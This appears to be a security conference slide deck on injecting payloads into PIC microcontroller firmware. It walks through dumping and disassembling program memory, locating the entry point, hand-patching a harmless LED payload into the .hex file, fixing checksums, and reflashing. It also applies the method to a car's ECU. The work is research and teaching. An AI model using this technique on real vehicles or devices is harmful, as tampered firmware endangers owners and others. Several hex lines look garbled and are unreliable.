
PROGRAM MEMORY DUMP (STEP 1)




Connection from PIC microcontroller to PICKIT 3

PROGRAM MEMORY DUMP (STEP 2)


1




3



2





4



Using MPLAB X IDE to read (and dump) the program memory

PROGRAM MEMORY DUMP (STEP 3)



Load the .hex file in the MPLAB X IDE

CODE VS DISASSEMBLY [EXAMPLE]

```
MAIN_PROG CODE
START
    CLRF    PORTD           ; Clear PORTD
    MOVLW  B'00000000'
    MOVWF  TRISD           ; All is Output
    BSF    PORTD,2         ; Turn on LED
    GOTO   $               ; Loop forever
END
```

ASM source code

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP

Disassembly


```
Start Page x memory.hex x
Source History
1 |:020000040000FA
2 |:1000000003EF00F00000836A000E956E838407EF13
3 |:1000100000F0FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
4 |:10002000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFE0
5 |:10003000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFD0
```

OpCodes in the .hex dump

PAYLOAD INJECTION: AT THE ENTRY POINT_

@UnaPibaGeek

PROGRAM STANDARD STRUCTURE [PIC]



LOCATING THE ENTRY POINT_

```
RES_VECT CODE 0x0000
  GOTO START

; TODO ADD INTERRUPTS HERE IF USED

MAIN_PROG CODE

START
  CLRF PORTD
  MOVLW B'00000000'
  MOVWF TRISD

  BSF PORTD,2
  GOTO $

END
```

Line	Address	Opcode	Label	DisAssy
1	0000	EF03		GOTO 0x6
2	0002	F000		NOP
3	0004	0000		NOP
4	0006	6A83		CLRF PORTD, ACCESS
5	0008	0E00		MOVLW 0x0
6	000A	6E95		MOVWF TRISD, ACCESS
7	000C	8483		BSF PORTD, 2, ACCESS
8	000E	EF07		GOTO 0xE
9	0010	F000		NOP

→ Entry point

Simple program example

Line	Address	Opcode	Label	DisAssy
1	0000	EFC2		GOTO 0x7F84
2	0002	F03F		NOP
3	0004	FFFF		NOP

Large program example

Example 1 -- Entry point: **0x06** ← Memory address to inject

Example 2 -- Entry point: **0x7F84** ← Memory address to inject

GENERATING THE PAYLOAD #1 [PoC]

```
BCF    TRISD,1    // Set PIN as output
BSF    PORTD,1    // Turn ON a LED
BCF    TRISD,2    // Set PIN as output
BSF    PORTD,2    // Turn ON a LED
```

Opcode	Label	DisAssy
0000		NOP
9295		BCF TRISD, 1, ACCESS
8283		BSF PORTD, 1, ACCESS
9495		BCF TRISD, 2, ACCESS
8483		BSF PORTD, 2, ACCESS
0000		NOP

```
0x9295 = BCF TRISD,1    0x9495 = BCF TRISD,2
0x8283 = BSF PORTD,1    0x8483 = BSF PORTD,2
```

Little Endian: 0x9592 0x8382 0x9594 0x8384

INJECTING THE PAYLOAD_

Line	Address	Opcode	Label	DisAssy
1	0000	EF14		GOTO 0x28
2	0002	F000		NOP
3	0004	0000		NOP

Entry point at 0x28

```
1 :0200000040000FA
2 :1000000014EF00F0000000E0E046E480E076E500E46
3 :10001000096E0400092E0AEF00F0072E07EF00F02A
4 :10002000042E05EF00F0000C000E956E838C03EC09F
5 :10003000000F0839C03EC00F016EF00F0FFFFFFFFE1
```

Checksum

Entry point offset

Original program memory (.hex dump)

```
1 :0200000040000FA
2 :1000000014EF00F0000000E0E046E480E076E500E46
3 :10001000096E0400092E0AEF00F0072E07EF00F02A
4 :10002000042E05EF00F0000C95928382959483849F
5 :10003000000E956E838C03EC00F0839C03EC00F0E1
6 :1000400016EF00F0FFFFFFFFFFFFFFFFFFFFFFFFFC0
```

Payload injected at entry point (0x28)

CHECKSUM RECALCULATION_

Sum(bytes on the line) = Not + 1 = checksum

Example: :1000000003EF00F00000959E838E836A000E956E

10+00+00+00+03+EF+00+F0+00+00+95+9E+83+8E+83+6A+00+0E+95+6E = 0x634

Not(0x634) + 1 = 0xFFFF 0xFFFF 0xFFFF 0xF9CC

Checksum = 0xCC

CHECKSUM RECALCULATION_

https://www.fischl.de/hex_checksum_calculator/



:10002000042E05EF00F0000C95928382959483849F

Analyse

:10002000042E05EF00F0000C95928382959483849F


Address: 0020₁₆ = 32₁₀
Byte count: 10₁₆ = 16₁₀
Record type: 00₁₆ = Data
Checksum: 9F₁₆

Calculated checksum: 52₁₆

```
1 :020000040000FA
2 :1000000014EF00F0000000E0E046E480E076E500E46
3 :10001000096E0400092E0AEF00F0072E07EF00F02A
4 :10002000042E05EF00F0000C959283829594838452
5 :100030000000E956E838C03EC00F0839C03EC00F0C3
6 :1000400016EF00F0FFFFFFFFFFFFFFFFFFFFFFFFFFFFC7
```

Payload injected and checksum fixed


WRITE THE PROGRAM MEMORY_




The screenshot displays the MPLAB IDE software interface. At the top, there are five buttons: 'Program', 'Erase', 'Read', 'Verify', and 'Blank Check'. Below these buttons, there are two input fields for file selection. The 'Hex File' field contains the path `/home/shei/MPLABXProjects/LED2.X/modified-firmware.hex`. The 'SQTP File' field contains the text 'Please click on Browse button to import SQTP file'. Below the file selection fields is an 'Output - IPE' window. The output window shows the following text:

```
Connecting to MPLAB PICKIT 3...  
Currently loaded firmware on PICKIT 3  
Firmware Suite Version.....01.52.02  
Firmware type.....PIC18F  
Programmer to target power is enabled - VDD = 3,500000 volts.  
Target device PIC18F45K20 found.  
Device ID Revision = 1c  
2019-07-11 21:47:32 -0300 - Hex file loaded successfully.  
Loading code from /home/shei/MPLABXProjects/LED2.X/modified-firmware.hex...  
2019-07-11 21:47:35 -0300 - Programming...  
  
Device Erased...  
  
Programming...  
  
The following memory area(s) will be programmed:  
program memory: start address = 0x0, end address = 0x7fff  
configuration memory  
Programming/Verify complete  
2019-07-11 21:47:48 -0300 - Programming complete
```

BEFORE ~ AFTER [PoC]




Original



Payload injected

INJECTING TO A CAR'S ECU_



Entry point: 0x152A


```
339 :101500000001536B53C036F0070E2B6F5AEC00F0FE
340 :10151000499F000C000149BB000C0F01F29F000124
341 :10152000498B0F01F28F0001000C00010E016F5C6E
342 :1015300049B1348147B18AEC0AF044B17DEC00F046
343 :1015400067B3A6EF0AF047B303EF0BF053B1F8EF20
```



DEMO TIME!

ADVANCED PAYLOAD INJECTION: AT THE INTERRUPT VECTOR_

PERIPHERALS AND INTERRUPTIONS_



- Internal timers
- A/D converters
- CCP (Capture/Compare/PWM)
- TX/RX busses
- Others

GIE AND PEIE BITS_

INTCON



```
BSF    INTCON, GIE    // Set GIE to 1
BSF    INTCON, PEIE   // Set PEIE to 1
```

26	0032	8EF2		BSF INTCON, 7, ACCESS
27	0034	8CF2		BSF INTCON, 6, ACCESS



Interrupts enabled

INTERRUPTION FLAGS_

INTCON



Timer0
Interruption Enabled

Timer0
Interruption Flag

XXIE = Interruption Enabled

XXIF = Interruption Flag

